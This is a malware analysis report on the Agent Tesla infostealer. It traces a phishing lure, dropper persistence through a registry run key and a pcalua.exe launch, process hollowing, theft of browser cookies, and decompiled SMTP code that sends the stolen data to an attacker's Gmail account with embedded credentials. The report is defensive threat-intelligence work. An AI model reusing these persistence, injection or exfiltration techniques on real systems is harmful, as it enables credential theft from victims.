Malware analysis & threat intelligence report

Win.Trojan.AgentTesla

MalWatch

August 2020 v1.0


Advisory report

Table of Contents

Overview

Agent Tesla is .NET based malware that is sold as “advanced” keylogger software, Agent Tesla is sold under the description that it is a monitoring and data recovery tool that can be utilized to “monitor your systems, get keyboard logs, view screens, and more”.

Specific features of this malware include multi-operating system support, exfiltration of data that can be delivered to your email or other methods (FTP, SMTP). Other features include standard malicious behavior, such as fake pop-ups, crypters, file binding, and other means of exploiting the system that gets infected.



INSTALLATION

☑ Add to Startup ☑ Hide File □ Persistance □ Melt File □ UAC Bypass □ Delay exec.: 0 sec.

Startup Folder: ApplicationData □ Add UAC Manifest □ Kill Process: calc .exe

OPTIONS

□ Block Anti-viruses □ Protected Process □ Block Rightclick □ Restart PC

Process Killer:

□ Task Manager □ CMD □ Registry □ System Restore

Disable:

□ Task Manager □ CMD □ Registry □ System Restore □ MSConfig


□ Run □ Folder Options □ Control Panel

It is interesting to note that this malware is sold as semi-legitimate software via a subscription purchase. But due to obvious reasons, it is malicious. Yet the authors have still tried to sell it on their site www.agenttesla.com as “legitimate non-malicious software”. The authors on their site state “Agent Tesla is a software for monitoring your personal computer. It is not a malware. Please, don’t use for computers which is not access permission.”

Distribution of Agent Tesla is commonly done via malicious documents and malicious spam campaigns. It is common for a victim to receive a malicious Word document, with embedded malware in it that will drop agent Tesla into the system.

Distribution methods

AgentTesla has been noted spreading via malicious spam campaigns and via email attachments. Using the analysis of (MD5: 91518172b68f5111b219b096c2c35dbd) we can observe the malicious email to dropper taking place. Note: This sample is **NOT** related to the rest of this report, the rest of this report covers the analysis of a separate AgentTesla payload.



From: Apema - Antonio Cardoso <purchase@mggreyengine.com>
To: Apema-Antonia Cardoso
Cc:
Subject: Apema Inquiry 56707067
Sent: Mon 8/17/2020 5:42 AM

Message | APEMA INQUIRY 56709067.rar (407 KB)

Dear Sir/Madam,

Greetings from APEMA,

We need your special attention concerning the attached inquiry and give the cost at the earliest.
I request you to send the quotation at the earliest.

I await your quick response at the earliest.

My Special Best Regards

Atenciosamente,

Antonio Jose Alvarenga Cardoso

Gerente de Compras / PCP Purchasing Manager

Apema - Antonio Cardoso

In this malicious email, we can observe a message from "APEMA", using a basic social engineering message, they are attempting to trick the victim into downloading and running the content of this email attachment, attached to this email, a .rar file named `APEMA INQUIRY 56709067.rar` is attached. Opening this .rar file shows a .exe payload with the same name. This AgentTesla payload has the hash of `F0043665F1E2126896D443D8BABE7EFC`. And it is detected by 51/68 AntiVirus on Virustotal.

- https://www.virustotal.com/gui/file/253b4dc458bd0ca1a14820ffc0c5f62712a5df3bf6f4bf2be75e832f9a0f95b5/detection

IOC's recovered from this malicious email are:

- From email: "purchase@mggreyengine.com"
- From name: Antonio Cardoso


Sample Analysis (behavioral)

The sample analyzed in this report is: **(MD5) 9f055e60e6acb1a50bc542e0dbae34fc**

First, starting with a .zip file the was received from an email, titled Microsoft.zip. Unzipping this reveals an executable titled Microsoft.exe.

Microsoft.exe is a dropper that will drop another file/copy of itself titled apilition.exe into the directory `\AppData\Roaming\`. After dropping a second payload on the system, the registry was modified, adding a run key for basic persistence.

To execute apilition.exe via the new addition to `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. This new value gets named stubss. And it serves the purpose of executing apilition.exe in case of a system reboot.



Name	Type	Data
(Default)	REG_SZ	(value not set)
CrywfRZe	REG_SZ	C:\Users\admin\AppData\Roaming\fCvYpQH\ljYBX.exe
stubss	REG_SZ	C:\Windows\system32\pcalua.exe -a C:\Users\admin\AppData\Roaming\apilition.exe

All CMD.exe executed commands split in order:

- REG ADD HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v stubss /t REG_SZ /
- C:\Windows\system32\pcalua.exe" -a C:\Users\admin\AppData\Roaming\apilition.exe"
- For the execution of apilition.exe, the new key uses a LOLBIN (living off the land binary), in this case it uses Pcalua.exe with the -a parameter to execute apilition.exe.

- CMD executing - C:\Windows\system32\pcalua.exe -a C:\Users\admin\AppData\Roaming\apilition.exe


Dropped process (injection

apilition.exe then drops/spawns a child process, being the main information-stealing part of Agent Tesla, AddInProcess32.exe. Which executes from `C:\Users\admin\AppData\Local\Temp\AddInProcess32.exe`, this seems to be a legitimate Microsoft binary that has spawned as a child-process, to use this "legitimate" Microsoft binary. apilition.exe is using the process hollowing process injection technique, to inject shellcode/the real malware into this newly spawned child-process, after recovering the injection payload, you can recover the original filename `cxWlVgzyJXCqbjKqdSekvKKkpgCBtpIp.exe`.

- Injection: apilition.exe (4652) -> AddInProcess32.exe(6044)

Persistence

From here, AddInProcess32.exe also copies itself as the filename IjYBX.exe, to `C:\Users\admin\AppData\Roaming\fCvYpQH\IjYBX.exe`. Also creating another run key to start the previously created malware copy. This is yet another persistence attempt.



› This PC › Local Disk (C:) › Users › user › AppData › Roaming › fCvYpQH

Name	Date modified	Type	Size
IjYBX	8/8/2020 11:14 PM	Application	292 KB

Data theft


Then, AddInProcess32.exe (which is hosting the real malware) attempts to access any installed browsers, in this case, both Chrome and Firefox, which are installed on the victim system,it attempts to steal their cookies and sensitive data via their database files. It then creates a .zip file with the stolen files, located at C:\Users\admin\AppData\Roaming\110nwei5.cv5.zip. With the purpose of exfiltrating this zip file to an attacker-controlled email.

Below are both locations that AddInProcess32.exe attempts to read from. It's important to note that it would reach out to ANY installed browser on the system, during the dynamic analysis section, you can view the complete list of hardcoded browsers it attempts to make data dumps from, the browser names are harcoded in the malware.

Data exfiltration

- C:\Users\admin\AppData\Roaming\110nwei5.cv5\Firefox\Profiles\qldyz51w.default\cookies.sqlite
- C:\Users\admin\AppData\Roaming\110nwei5.cv5\Chrome\Default\Cookies


After obtaining these files, it constructs an email, with system information by reading the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion to check the current system version., along with credentials to communicate with. It then reaches out to smtp.gmail.com, with IP address 74.125.71.109:587. Which is the Gmail SMTP (GMAIL) location. This actor will communicate with their personal GMAIL account.



Sample Analysis (static)

Capturing and dumping the injected malware from the spawned AddInProcess32.exe results in cxWlVgzyJXCqbjKqdSekvKKkpgCBtpIp.exe, which is the actual piece of malware that steals / dumps / sends data to the “C2”.

We can start by navigating to the entry point. Which in this case is the vyg.vym() function.




```
vsux @02000045
vyg @02000010
    Base Type and Interfaces
    Derived Types
    .cctor() : void @06000045
    sgj() : bool @06000078
    sgl(Keys) : void @0600007A
    sgn(uint) : string @0600007B
    sgp() : bool @06000079
    sof() : void @06000077
    sor() : string @06000075
    sox() : string @06000076
    ste(int) : string @06000074
    stg(IntPtr, ref int) : int @06000071
    stp(uint, uint, byte[], StringBuilder, int, uint, IntPtr) : int @06000073
    stw(int) : int @06000072
    sul(IntPtr, uint[], uint, ref uint) : bool @0600006F
    sum(uint, uint) : uint @0600006E
```

```
using Microsoft.VisualBasic.Devices;
using Microsoft.Win32;
using My;

// Token: 0x02000010 RID: 16
[StandardModule]
internal sealed class vyg
{
    // Token: 0x06000045 RID: 69 RVA: 0x00019D0C File Offset: 0x00017F0C
    // Note: this type is marked as 'beforefieldinit'.
    static vyg()
    {
        for (;;)
        {
            IL_0B:
            uint num = 1670729260U;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 715103634U)) % 22U)
                {
```

From here you can see some of the basic functionality taking place to prepare for dropping files/registry keys, starting from the top. We can see it’s grabbing system information, names, and environment variables, etc.




```
public static void vym()
{
    vyg.swp = sde.sdn();
    vyg.swb = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
    vyg.sax = Environment.GetEnvironmentVariable(<Module>.\u0002(539504)) + <Module>.\u0002(539632);
    for (;;)
    {
```

You can see as the variables populate after debugging/setting a breakpoint, you can see it’s dropped a file to disk, and added it to the runkey it created.

To add/drop a copy of itself to disk, it’s using a basic check, first, an if statement to get if the directory c:\Users<username from environment variables>\AppData\Roaming\fCvYpQH exists, and then if the file exists in that directory.

If it already exists, it attempts to delete them. Then, it continues to drop the new file to disk.




Name	Value	Type
thread	null	System.Threading.Thread
rb	null	vyg.rb
fullPath	@"C:\Users\user\AppData\Roaming\fCvYpQH\IjYBX.exe"	string
fullPath2	null	string
process	{System.Diagnostics.Process (winlogon)}	System.Diagnostics.Process
registryKey	{HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run}	Microsoft.Win32.RegistryKey
registryKey2	null	Microsoft.Win32.RegistryKey
value	null	byte[]
timer2	null	System.Timers.Timer
Static members		
EventDisposed	{object}	object

Name	Type	Data
(Default)	REG_SZ	(value not set)
CrywfRZe	REG_SZ	C:\Users\user\AppData\Roaming\fCvYpQH\IjYBX.exe
OneDrive	REG_SZ	"C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background

This PC › Local Disk (C:) › Users › user › AppData › Roaming › fCvYpQH

Name	Date modified	Type	Size
IjYBX	8/8/2020 11:14 PM	Application	292 KB


Then, it drops a new copy of itself into the previously mentioned directory and creates a new registry run key.



```
case 6U:
{
    registryKey.SetValue(<Module>.\u0002(538864), vyg.sax);
    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(<Module>.\u0002(538480), true);
    num7 = (num2 * 2328657255U ^ 2883119710U);
    continue;
}
```

This is being set with the case 6U within the vyg function, where it’s decoding and grabbing the value to set from 538480. It then creates a new thread / starts a new thread with this new dropped file.


Then, it goes through a bunch more obfuscated / junk code, to hit the Application.Run() function to continue execution.



```
case 0U:
{
    Thread thread;
    thread.Start();
    num17 = (num2 * 2801988454U ^ 1033798469U);
    continue;
}
```

SMTP communications


Since the most important aspect of this malware is stealing browser information, you can see the SmtpClient is constructed. It builds a new message to be sent to the attacker-controlled email.



```
// Token: 0x0600005B RID: 91 RVA: 0x0001DF8C File Offset: 0x0001C18C
public static bool vbc(string vdl, string vdk, MemoryStream vdx = null, int vde = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        NetworkCredential credentials = new NetworkCredential(<Module>.\u0002(554864), <Module>.\u0002(554992));
        for (;;)
        {
            IL_20:
            uint num = 1263615740U;
            for (;;)
            {
                uint num2;
                MailMessage mailMessage;
                switch ((num2 = (num ^ 2119578400U)) % 21U)
                {
```

From here, by setting a breakpoint on the SmtpClient function, you can retrieve the value of all the loaded variables that are getting sent to the attacker.

Including a set of plaintext credentials that are used to authenticate to their SMTP / EMAIL. The password has been slightly blurred out for this report.




Locals

Name	Value	Type
vdl	"CO_user/DESKTOP-LQ66S1O"	string
vdk	"Time: 08/09/2020 12:40:46 User Name: user Computer Name:...	string
vdx	{System.IO.MemoryStream}	System.IO.MemoryStream
vde	0x00000002	int
result	false	bool
credentials	{System.Net.NetworkCredential}	System.Net.NetworkCredential
Domain	""	string
Password	"princept[redacted]"	string
UserName	"bonjoursx@gmail.com"	string
m_domain	null	byte[]
m_encrypt	true	bool
m_encryptionIV	{byte[0x00000010]}	byte[]
m_password	{byte[0x00000020]}	byte[]
m_userName	{byte[0x00000020]}	byte[]
Static members		
smtpClient	{System.Net.Mail.SmtpClient}	System.Net.Mail.SmtpClient

Uncovering attacker credentials

You can now also dump all the details about what gets sent to the attacker-controlled server. You can see it setting SSL, which is why data will be seen as encrypted traffic. Also, you can observe the port, and the server it’s being sent to.



mailMessage	{System.Net.Mail.MailMessage}	System.Net.Mail.MailMessage
AlternateViews	Count = 0x00000000	System.Net.Mail.AlternateViewCol...
Attachments	Count = 0x00000001	System.Net.Mail.AttachmentColle...
Bcc	Count = 0x00000000	System.Net.Mail.MailAddressColle...
Body	"Time: 08/09/2020 12:40:46 User Name: user Computer Name:...	string
BodyEncoding	{System.Text.ASCIIEncoding}	System.Text.Encoding {System.Tex...
CC	Count = 0x00000000	System.Net.Mail.MailAddressColle...
DeliveryNotificationOptions	None	System.Net.Mail.DeliveryNotificati...
From	{bonjoursx@gmail.com}	System.Net.Mail.MailAddress
Headers	{System.Net.Mime.HeaderCollection}	System.Collections.Specialized.Na...
IsBodyHtml	true	bool
Priority	Normal	System.Net.Mail.MailPriority
ReplyTo	null	System.Net.Mail.MailAddress
Sender	null	System.Net.Mail.MailAddress
Subject	"CO_user/DESKTOP-LQ66S1O"	string
SubjectEncoding	null	System.Text.Encoding
To	Count = 0x00000001	System.Net.Mail.MailAddressColle...
attachments	Count = 0x00000001	System.Net.Mail.AttachmentColle...
body	"Time: 08/09/2020 12:40:46 User Name: user Computer Name:...	string
bodyEncoding	{System.Text.ASCIIEncoding}	System.Text.Encoding {System.Tex...
bodyView	null	System.Net.Mail.AlternateView
deliveryStatusNotification	None	System.Net.Mail.DeliveryNotificati...
disposed	false	bool
isBodyHtml	true	bool
message	{System.Net.Mail.Message}	System.Net.Mail.Message
views	Count = 0x00000000	System.Net.Mail.AlternateViewCol...

Finally, it hits the smtpClient.Send(mailMessage); function, which sends the entire created set of data to the attacker-controlled server.

IOCs / file information

File hashes

Using our custom hash harvesting tool getHashes we can obtain the various hashes for this malware sample.

```
getHashes.py - a tool to gather PE related hashes, for malware analysis
Usage: getHashes.py <file>

Filename: 46cf0d598ead968845e7d17cfba1b30eccb7a66fa639763ba99335b3ce4d8f65.exe
Compile timestamp: 2019-10-03 10:07:27

File hashes:
            IMPHASH F34D5F2D4577ED6D9CEEC516C1F5A744
            MD5      9F055E60E6ACB1A50BC542E0DBAE34FC
            SHA1     33486338927E5F5736DE4B4ED491A85D1F630094
            SHA256
            46CF0D598EAD968845E7D17CFBA1B30ECCB7A66FA639763BA99335B3CE4D8F65

PE Sections (MD5):
            .text  B3B322FF3D16CC2AF47A92EE485C35B4
            .rsrc  003DDD7A9113FD5E6598F4D18D7801A8
            .reloc 83F9A766CB73398BC67C59B6DD96AFEA
```

Malware artifacts

Dropped / modified / accessed files

